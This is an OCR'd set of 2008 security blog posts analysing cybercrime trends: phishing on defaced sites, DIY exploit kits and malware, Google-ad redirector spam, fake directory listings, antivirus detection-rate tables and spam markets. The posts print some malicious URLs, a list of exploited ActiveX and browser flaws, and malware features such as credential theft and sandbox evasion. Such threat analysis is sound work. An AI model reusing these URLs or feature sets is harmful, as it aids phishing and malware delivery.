3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

4. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

5. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

6. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

7. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

8. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

10. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

11. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

12. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

13. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html



Web Site Defacement Groups Going Phishing (2008-04-28 08:23)

Following a recent post commenting on [1]changing phishing tactics, more evidence of web site defacement groups'

vertical integration in the underground market in respect to hosting phishing pages on the defaced hosts, is starting to emerge. Take for instance yet another currently live phishing page - bamaangels.net/photogallery/content/Models/Brigitte/boa . The site is known to [2]has been defaced in the past, and it looks like it's been re-defaced again, this time hosting a single phishing page within, compared to the examples I provided in a previous post. The current defacement located at - bamaangels.net/photogallery/content/Models/Brigitte/deface.htm - reads :

" Defaced by Zeus ;) contacto: z3us @ live.com Saludos: Juan Pablo :D "

235



The fact that web site defacements groups are going into phishing, and as we've already seen numerous times, abusing the access to the host to serve malware, with their malicious economies of scale type of automated defacement approaches and web application vulnerabilities exploitation, this is only going to get worse. One thing's for sure -

phishers, spammers, malwaware authors, and now web site defacements groups are consolidating, or even if there are exceptions, those exceptions are figuring out how to vertically integrate and build the capability to participate in multiple malicious activities simultaneously.

1. http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html

2. http://www.zone-h.org/component/option,com_mirrorwrp/Itemid,160/id,7081824/

236



DIY Exploit Embedding Tool - A Proprietary Release (2008-04-28 11:45)

Remember the [1]reprospective on DIY exploit embedding tools, those cybercrime 1.0 point'n'click exploits serving generators? Despite that the cybercrime 2.0 has to do with malicious economies of scale, that is the use of web malware exploitation kits compared to their 1.0 alternative, the DIY tools, such tools continue to be developed, like this proprietary one including sixteen exploits for the buyer to take advantage of, if she's willing to invest £100 (GBP) of course. Exploits listed :

- D-Link MPEG4 VAPGDecoder ActiveX

- Macrovision Installshield ActiveX

- MySpace Uploader ActiveX

- Symantec BackupExec ActiveX

- Yahoo! JukeBox ActiveX

- Microsoft Works ActiveX (0day)

- Microsoft Internet Explorer MS06-014 (MDAC)

- Microsoft Internet Explorer MS07-009

- Facebook Uploader ActiveX

- Microsoft DirectSpeechSynthesis ActiveX

- Realplayer ActiveX

- WinZip FileView ActiveX

- Yahoo Messenger Webcam ActiveX

- Microsoft Internet Explorer MS06-013

- Microsoft Internet Explorer MS07-004

- Microsoft Internet Explorer MS07-055

237



With the now commodity web malware exploitation kits and their modularity streamlining "innovation" in the field, such DIY tools are only a fad compared to malicious parties' interest in exploiting as many people as possible, without putting extra efforts in the process (malicious economies of scale). And with the [2]overall proliferation of client-side vulnerabilities, and the surprisingly [3]high success rate of exploiting outdated and already patched vulnerabilities on a large scale (Stormy Wormy), [4]ensuring your client-side applications are vulnerable to zero days only is highly recommended.

1. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

2. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

3. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

4. http://psi.secunia.com/

238



New DIY Malware in the Wild (2008-04-29 22:39)

Yet another do-it-yourself malware is getting pitched as one with [1]low detection rate due to its proprietary nature, following the logic that based on the fact that few people will have it, it would somehow remain undetected for a longer period of time. The applied logic is however, excluding the possibility of used to recently purchased good as a bargain to obtain or improve the chances of obtaining access to another good or a service in the face of access to a closed for the public forum where exclusive tools and incidents are actively discussed.

How is a seller of yet another DIY malware going to differentiate her market proposition? Adding a service in the form of managing and verifying the buyer's undetected binaries is slowly maturing into what 24/7 customer support service is for most market propositions - a commodity and something that's often taken for granted. In the case of this DIY malware, the author is aiming to differentiate the proposition by also offering the source code of the malware, thus, embracing the open source mentality just like many other malware authors are, believing that innovation will come on behalf of those adding extra features and fixing

bugs within the malware - and they are sadly right about the innovation belief. Some features of this malware :

- Stealing an Uploading to a specific FTP (ICQ, FireFox, WinXP Keys, CD Keys)

- HTTP Get Flooding

- Syn Flooding and IP Spoofing

- Process Hiding without Register Service

- Hides from any kind of Taskmanager : Windows Taskmanager, Security Taskmanager)

- Settings can be changed all time. (in running bots as well)

- Melting

239



- Mutexes Checking

- Anti VMware, Anti VPC, Anti Sandboxing, Anti Norman Sandbox

- Settings encrypted with RC-4

- Doesn’t need .ocx

- Killing Windows Firewall

It looks and sounds, as a novice malware coder integrating publicly obtainble malware modules, hoping to cash in.

Moreover, in regard to open source malware, questioning "Which is the latest version of the MPack web exploitation

kit?" is slowly becoming pointless mainly because of the kits' open source nature, and besides localizing them to different languages, their effectiveness is also acting as the foundation for malware kits to come.

Related posts:

[2]DIY Exploit Embedding Tool - A Proprietary Release

[3]DIY Exploits Embedding Tools - a Retrospective

[4]DIY German Malware Dropper

240

[5]DIY Fake MSN Client Stealing Passwords

[6]A Malware Loader for Sale

[7]Yet Another Malware Cryptor In the Wild

[8]DIY Malware Droppers in the Wild

[9]More Malware Crypters for Sale

[10]A Multi-Feature Malware Crypter

1. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

2. http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html

3. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

4. http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html

5. http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html

6. http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html

7. http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html

8. http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html

9. http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html

10. http://ddanchev.blogspot.com/2007/07/multi-feature-malware-crypter.html

241



Response Rate for an IM Malware Attack (2008-04-30 09:17)

Remember the [1]MSN Spamming Bot in action? Consider this screenshot not just as a real-example of IM spamming in action, but also, pay attention to the response rate with the number of messages sent, and response in the form of new malware infected hosts joining an IRC channel. Keeping it Simple Stupid to directly spam the binary locations is still surprisingly working, taking Stormy Wormy's last several campaigns, but with the recent spamming of live exploit URls and malware using Google ads as redirector, for instance :

- google.com/pagead/iclk?sa=l &ai=dhobOez &num=57486 &adurl=http:// mpharm.hr/video _233.php

- google.com/pagead/iclk?sa=l &ai=YQdWjxe &num=81899 &adurl=http:// www.1-pltnicka.sk/lib _vid.ph p

- google.com/pagead/iclk?sa=l &ai=MKRCVFW &adurl=// bestsslscripts.com/goog/online-casino-gambling.html

- google.com/pagead/iclk?sa=l &ai=Hydrocodone &num=001 &adurl=http:// hydrocodone.7-site.info

the response rate for the campaign can change in a minute. Go through a related post on "[2]Statistics from a Malware Embedded Attack" taking another perspective into consideration.

1. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

242

2. http://ddanchev.blogspot.com/2008/02/statistics-from-malware-embedded-attack.html

243



Fake Directory Listings Acquiring Traffic to Serve Malware (2008-04-30 10:17)

Malicious parties are known to deliver what the unsuspecting and unaware end user is searching for, by persistently innovating at the infection vector level in order to serve malware or redirect to live exploit URLs in an internal ecosystem that not even a search engine's crawlers would bother crawling. What's the trick in here? Using image files as bites to malware binaries, and acquiring traffic by generating fake directory indexes with hundreds of thousands of popular or segment specific keywords in the

filenames, while attempting to trick the impulsive leecher by forcing a direct loading of anything malicious? Creative, at least according to someone who's released such a fake directory listing, and is what looks like planning to come up with an automated approach for doing this.

Inside a non-malicious download.php file :

$file = "sexy.gif";


header("Content-type: application/force-download");

header("Content-Transfer-Encoding: Binary");

header("Content-Disposition: attachment; filename=\"".basename($file)."\""); readfile(" $file");

?>

244




Spammers, phishers, malware authors, and of course, black hat search engine optimizers, are known to have been using technique for enforcing downloads, loading live exploit URls, or plain simple redirection to a place where the malicious magic happens.

A fake directory listing of images, where the images themselves load image files of the icon to make them-

selves look like images - trying saying this again, and consider this attack tactic as SEO 1.0, where the 2.0 stage has long embraced GUIs and all-in-one anti-doorway detection techniques for blackhat SEO-ers to take advantage of.

245



SRI International
NONPROFIT RESEARCH INSTITUTE

MALWARE THREAT CENTER

home |

About MTC | Data Analysis | Malware Community | News & Info | Publications | Research Projects

Notice: These detection rates represent the TRUE POSITIVE detection rates of these various antivirus tools on the limited corpus of malware binaries captures by our honeynet. The results do not take into consideration the false positive rate of a given tool, and thus a tool that declares everything to be infected would appear to have the highest true positive percentage rate. All antivirus results provide via www.virustotal.com.

Most Effective Antivirus Tools Against New Malware Binaries

Sun Apr 20 18:37:48 2008

Missed = Malware binary miss count
Missed Logs = Full list of all missed malware binaries
Detects = Antivirus system overall detection rate based on exposure to **1030** malware binaries

Rank	Detects	Missed	Missed Log	Product	Vendor	CC	Product URL
1st	95%	43	BitDefender_Missed_MD5s.html	BitDefender	BitDefender Inc		www.bitdefender.com
2nd	95%	43	AVG_Missed_MD5s.html	AVG	Grisoft Inc		www.grisoft.com
3rd	95%	47	AntiVir_Missed_MD5s.html	AntiVir	Avira		www.free-av.com
4th	95%	50	Ikarus_Missed_MD5s.html	Ikarus	Ikarus Security Software		www.ikarus-software.at
5th	94%	61	Webwasher-Gateway_Missed_MD5s.html	Webwasher-Gateway	Secure Computing		www.securecomputing.com
6th	93%	63	Kaspersky_Missed_MD5s.html	Kaspersky	Kaspersky Lab		www.kaspersky.com
7th	91%	92	CAT-QuickHeal_Missed_MD5s.html	CAT-QuickHeal	Quick Heal Technologies		quickheal.co.in
8th	89%	107	ClamAV_Missed_MD5s.html	ClamAV	GNU Open Source		www.clamav.net
9th	88%	116	Norman_Missed_MD5s.html	Norman	Norman Inc		www.norman.com
10th	88%	120	Microsoft_Missed_MD5s.html	Microsoft	Microsoft Corporation		www.microsoft.com
11th	88%	122	Avast_Missed_MD5s.html	Avast	ALWIL Software		www.avast.com
12th	87%	126	F-Secure_Missed_MD5s.html	F-Secure	F-Secure Corporation		www.f-secure.com
13th	87%	129	VirusButler_Missed_MD5s.html	VirusButler	VirusButler Ltd		www.virusbutler.hu
14th	87%	134	AhnLab-V3_Missed_MD5s.html	AhnLab-V3	AhnLab		www.ahnlab.com
15th	85%	154	Sophos_Missed_MD5s.html	Sophos	Sophos Labs		www.sophos.com
16th	83%	169	DrWeb_Missed_MD5s.html	DrWeb	Dr. Web		www.drweb.com
17th	83%	171	F-Prot_Missed_MD5s.html	F-Prot	Frisk Software International		www.f-prot.com
18th	83%	175	TheHacker_Missed_MD5s.html	TheHacker	Hacksoft		www.hacksoft.com.ua
19th	82%	184	eTrust-Vet_Missed_MD5s.html	eTrust-Vet	Computer Associates		www.ca.com
20th	79%	209	VBA32_Missed_MD5s.html	VBA32	VirusBlokAda Ltd		www.anti-virus.by/en
21st	78%	221	Symantec_Missed_MD5s.html	Symantec	Symantec Corporation		www.symantec.com
22nd	78%	224	Rising_Missed_MD5s.html	Rising	Beijing Rising International Software		www.rising-global.com
23rd	77%	230	Panda_Missed_MD5s.html	Panda	Panda Security		www.pandasecurity.com
24th	74%	259	Fortinet_Missed_MD5s.html	Fortinet	Fortinet Inc		www.fortinet.com
25th	74%	265	McAfee_Missed_MD5s.html	McAfee	McAfee Inc		www.mcafee.com
26th	72%	282	NOD32v2_Missed_MD5s.html	NOD32v2	ESET LLC		www.eset.com
27th	63%	380	Authentium_Missed_MD5s.html	Authentium	Authentium		www.authentium.com
28th	41%	601	Evido_Missed_MD5s.html	Evido	Evido Networks		www.evido.net
29th	29%	732	eSafe_Missed_MD5s.html	eSafe	Aladdin Knowledge Systems		www.aladdin.com
30th	21%	813	Prevx1_Missed_MD5s.html	Prevx1	Prevx Corporation		www.prevx.com
31st	19%	835	Sunbelt_Missed_MD5s.html	Sunbelt	Sunbelt Software		www.sunbelt-software.co
32nd	0%	1031	FileAdvisor_Missed_MD5s.html	FileAdvisor	Bit9.com		fileadvisor.bit9.com

Detection Rates for Malware in the Wild (2008-04-30 11:58)

Yet another [1]Early Warning Security Event System has been made available to the public, earlier this month. [2]The Malware Threat Center is currently generating automated tracking reports in the following sections :

- Most Aggressive Malware Attack Source and Filters

- Most Effective Malware-Related Snort Signatures

- Most Prolific BotNet Command and Control Servers and Filters

- Most Observed Malware-Related DNS Names

- Most Effective Antivirus Tools Against New Malware Binaries

- Most Aggressively Spreading Malware Binaries

246

Most Effective Antivirus Tools Against New Malware Binaries
Tue Apr 29 12:50:38 2008

Missed = Malware binary miss count
Missed Logs = Full list of all missed malware binaries
Detects = Antivirus system overall detection rate based on exposure to **1759** malware binaries

Rank	Detects	Missed	Missed Log	Product	Vendor	CC	Product URL
1st	95%	76	Ikarus_Missed_MD5s.html	Ikarus	Ikarus Security Software		www.ikarus-software.at
2nd	92%	133	AVG_Missed_MD5s.html	AVG	Grisoft Inc		www.grisoft.com
3rd	90%	172	AntiVir_Missed_MD5s.html	AntiVir	Avira		www.free-av.com
4th	90%	173	BitDefender_Missed_MD5s.html	BitDefender	BitDefender Inc		www.bitdefender.com
5th	89%	194	Webwasher-Gateway_Missed_MD5s.html	Webwasher-Gateway	Secure Computing		www.securecomputing.com
6th	88%	209	CAT-QuickHeal_Missed_MD5s.html	CAT-QuickHeal	Quick Heal Technologies		quickheal.co.in
7th	83%	283	Norman_Missed_MD5s.html	Norman	Norman Inc		www.norman.com
8th	83%	287	F-Secure_Missed_MD5s.html	F-Secure	F-Secure Corporation		www.f-secure.com
9th	83%	298	Kaspersky_Missed_MD5s.html	Kaspersky	Kaspersky Lab		www.kaspersky.com
10th	82%	315	ClamAV_Missed_MD5s.html	ClamAV	SourceFire		www.clamv.net
11th	80%	337	Microsoft_Missed_MD5s.html	Microsoft	Microsoft Corporation		www.microsoft.com
12th	79%	367	TheHacker_Missed_MD5s.html	TheHacker	Hacksoft		www.hacksoft.com.pe
13th	77%	390	VirusBuster_Missed_MD5s.html	VirusBuster	VirusBuster Ltd		www.virusbuster.hu
14th	77%	400	Avast_Missed_MD5s.html	Avast	ALWIL Software		www.avast.com
15th	77%	404	F-Prot_Missed_MD5s.html	F-Prot	Frisk Software International		www.f-prot.com
16th	76%	421	AhnLab-V3_Missed_MD5s.html	AhnLab-V3	AhnLab		www.ahnlab.com
17th	75%	424	eTrust-Vet_Missed_MD5s.html	eTrust-Vet	Computer Associates		www.ca.com
18th	74%	446	Sophos_Missed_MD5s.html	Sophos	Sophos Labs		www.sophos.com
19th	73%	463	DrWeb_Missed_MD5s.html	DrWeb	Dr. Web		www.drweb.com
20th	72%	485	Symantec_Missed_MD5s.html	Symantec	Symantec Corporation		www.symantec.com
21st	71%	499	Rising_Missed_MD5s.html	Rising	Beijing Rising International Software		www.rising-global.com
22nd	70%	516	VBA32_Missed_MD5s.html	VBA32	VirusBlokAda Ltd		www.anti-virus.by/en
23rd	66%	590	Panda_Missed_MD5s.html	Panda	Panda Security		www.pandasecurity.com
24th	63%	638	McAfee_Missed_MD5s.html	McAfee	McAfee Inc		www.mcafee.com
25th	62%	652	Fortinet_Missed_MD5s.html	Fortinet	Fortinet Inc		www.fortinet.com
26th	61%	685	NOD32v2_Missed_MD5s.html	NOD32v2	ESET LLC		www.eset.com
27th	55%	779	Authentium_Missed_MD5s.html	Authentium	Authentium		www.authentium.com
28th	35%	1136	Ewido_Missed_MD5s.html	Ewido	Ewido Networks		www.ewido.net
29th	28%	1263	eSafe_Missed_MD5s.html	eSafe	Aladdin Knowledge Systems		www.aladdin.com

I was particularly interested in the rankings in the "Most Effective Antivirus Tools Against New Malware Binaries"

section, especially its emphasis on malware that's currently in the wild. Furthermore, to prove my point, you can see the top 10 list of Anti virus vendors as it were on the 20th, and the top 10 list of anti virus vendors as it were yesterday? Can you find the differences? Grisoft, Avira, Secure Computing and Quick Heal remain on the same positions, whereas the rest of the vendors are in a different rank, although on the 20th they were exposed to 1030

binaries only, and on the 29th to 1759.

So what? In respect to signatures based malware scanning, every vendor has its 15 minutes of fame, how-

ever, as [3]I pointed out two years ago :

" Avoid the signatures hype and start rethinking the concept of malware on demand, open source malware, and the growing trend of malicious software to disable an anti virus scanner, or its ability to actually obtain the latest signatures available. "

What has changed?

The [4]DIY nature of malware building, the managed undetected binaries as a service

coming with the purchase of proprietary malware tools, the fact that [5]malware is tested against all the anti virus vendors and the [6]most popular personal firewalls before it starts participating in a campaign, and is also getting

[7]benchmarked and optimized against the objectives set for its lifecycle. Moreover, with malware authors waging tactical warfare on the vendors infrastructure by supplying more malware variants than then can timely analyze, this tactical

warfare on behalf of the malicious parties is only going to get more efficient.

1. http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html

2. http://mtc.sri.com/

3. http://ddanchev.blogspot.com/2006/08/virus-outbreak-response-time.html

4. http://ddanchev.blogspot.com/2008/04/new-diy-malware-in-wild.html

5. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

247

6. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

7. http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html

248

1.5

May


249



The Race to Zero

The Race to Zero content is being held during Defcon 16 at the Riviera Hotel in Las Vegas, 8-10 August 2008.

The event involves contestants being given a sample set of viruses and malcode to modify and upload through the contest portal. The portal passes the modified samples through a number of antivirus engines and determines if the sample is a known threat. The first team or individual to pass their sample past all antivirus engines undetected wins that round. Each round increases in complexity as the contest progresses.



There are a number of key ideas we want to get across by running this event:

1. Reverse engineering and code analysis is fun.
2. Not all antivirus is equal, some products are far easier to circumvent than others. Poorly performing antivirus vendors should be called out.
3. The majority of the signature-based antivirus products can be easily circumvented with a minimal amount of effort.
4. The time taken to modify a piece of known malware to circumvent a good proportion of scanners is disproportionate to the costs of antivirus protection and the losses resulting from the trust placed in it.
5. Signature-based antivirus is dead, people need to look to heuristic, statistical and behaviour based techniques to identify emerging threats
6. Antivirus is just part of the larger picture, you need to look at controlling your endpoint devcies with patching, firewalling and sound security policies to remain virus free.

We are not creating new viruses and modified samples will not be released into the wild, contrary to the belief of some media organisations

Above all we want the contestants to have fun!

Testing Signature-based Antivirus Products Contest (2008-05-02 08:16)

This is [1]both interesting, yet irrelevant and outdated as well :

" The Race to Zero contest is being held during Defcon 16 at the Riviera Hotel in Las Vegas, 8-10 August 2008.

The event involves contestants being given a sample set of viruses and malcode to modify and upload through the contest portal.

The portal passes the modified samples through a number of antivirus engines and determines if the sample is a known

threat.


The first team or individual to pass their s

ample past all antivirus engines undetected wins that round. Each round increases

in complexity as the contest progresses. "

[2]What are the reactions of security vendors, AVs [3]in particular? The [4]best remark - " Security vendors began panning it immediately, saying it will simply help the bad guys learn some new tricks. "

The bad guys will learn new tricks from the good guys modifying binaries to prove that anti virus signature scanning isn’t working? There’s no shortage of creativity and innovation on behalf of malware authors, and in reality,the good guys are supposed to learn from the bad guys in the sense of the techniques, tools and tactics they 250



use to achieve such a high-level degree of now automated polymorphism. Moreover, the only thing the bad guys can learn from the good guys are the techniques the good guys use to make the bad guys' living a pain, in fact obtain the tools and see their malware through the eyes of a good guy.

Moreover, as I've already pointed out in a previous post, [5]undetected malware or malware with the lowest

possible detection rate is no longer created, it's being generated thanks to :

"[6]DIY nature of malware building , the managed undetected binaries as a service coming with the purchase of proprietary malware tools, the fact that [7]malware is tested against all the anti virus vendors and the [8]most popular personal firewalls before it starts participating in a campaign, and is also getting [9]benchmarked and optimized against the objectives set for its lifecycle. "

Nowadays, even a [10]script kiddies' favorite [11]Remote [12]Administration [13]Tool is empowered with such advanced point'n'click DIY type of features such as anti-sandboxing and anti-reverse engineering, either through the use of built-in such features, or outsourcing the process to someone who's excelling at the process. Undetected malware isn't just coming as a product these days, it's also getting pitched as a managed service on a per obfuscated binary basis.

Thankfully, signature based malware scanning is slowly becoming just one of the many other alternative mal-

ware and behaviour detection approaches available within antivirus solutions these days, given the possibilities for

[14]artificially messing up the industry's count for malware variants.

1. http://www.racetozero.net/index.html

2. http://www.pcworld.com/businesscenter/article/145148/security_vendors_slam_defcon_virus_contest.html

3. http://www.zdnet.com.au/news/security/soa/Signature-based-antivirus-is-dead-get-over-it/0,130061744,33928

8527,00.htm

4. http://www.avertlabs.com/research/blog/index.php/2008/04/29/race-to-zero-what/

5. http://ddanchev.blogspot.com/2008/04/detection-rates-for-malware-in-wild.html

6. http://ddanchev.blogspot.com/2008/04/new-diy-malware-in-wild.html

7. http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html

8. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

9. http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html

10. http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html

11. http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html

12. http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html

13. http://ddanchev.blogspot.com/2007/08/rats-or-malware.html

14. http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/



Segmenting and Localizing Spam Campaigns (2008-05-02 11:28)

One-to-many or one-to-one communication channel? That's the questions from a spammer's perspective. Given

that spammers have long embraced basic segmentation in their [1]harvested email databases, enforcing localization in each of their multinational campaigns, thereby increasing the probability for a higher response, was a logical trend to come, one that we're currently witnessing on a large scale. [2]Outsourcing the localization process by using translation services on demand, for anything starting from phishing emails and spam, and going to malware campaigns, is starting to accelerate, due to the fact that these parties now know about the email address than they used to in the past.

A Chinese user will never receive a spam message in German, and exactly the opposite, as spammers are get-

ting more ROI conscious in everything they do, and therefore in the long term, the emphasis on the processing of sending the spam, may in fact shift to [3]higher expectations from bother masters with spammers requiring hosts with clean IP reputations in the very same fashion spammers want email databases of emails that still haven't been spammed - well at least by them.

And just like in any other market out there, the managed spamming appliance providers would inevitably ver-

tically integrate to start offering database filtering and [4]verification of delivery services. With so many malware infected hosts, [5]spamming is getting cheaper, given the increasing number of market participants each of them consciously or subconsciously engaging in permanent penetration pricing to end up undercutting those positioning

spamming as a exclusive service. And when the process of sending, and providing huge lists of harvested emails is already a commodity, the competitions is shifting to the quality of the campaign.

253

The attached screenshot represents a spamming provider's "inventory" of emails per country, and price for a number of [6]already harvested emails, clearly demonstrating that when competition increases even in the

underground market, the serious sellers start differentiating their propositions, taking spam in general a step beyond.

1. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

2. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

3. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html

5. http://radar.oreilly.com/archives/2007/01/spamonomics-101.html

6. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

254



MySpace Hosting MySpace Phishing Profiles (2008-05-05 09:29)

The ongoing arms race between phishers and social networking sites, is a great example of how malicious parties continue to be a step ahead of the reactive response of those and many other web properties. The majority of phishing emails usually take advantage of typosquatting, or sub-domaining to the point where the URL is perfectly mimicking the only property's web application structure. There are however, these exceptions adapting to current security practices in place, and abusing them.

The [1]large scale myspace phishing attack that I assessed in November, 2007, was [2]particularly interesting to discuss because of [3]its internal spamming structure - a social networking account that's already been phished is used to disseminate the phishing urls to all of its friends, collecting accounting data and serving malware.

255





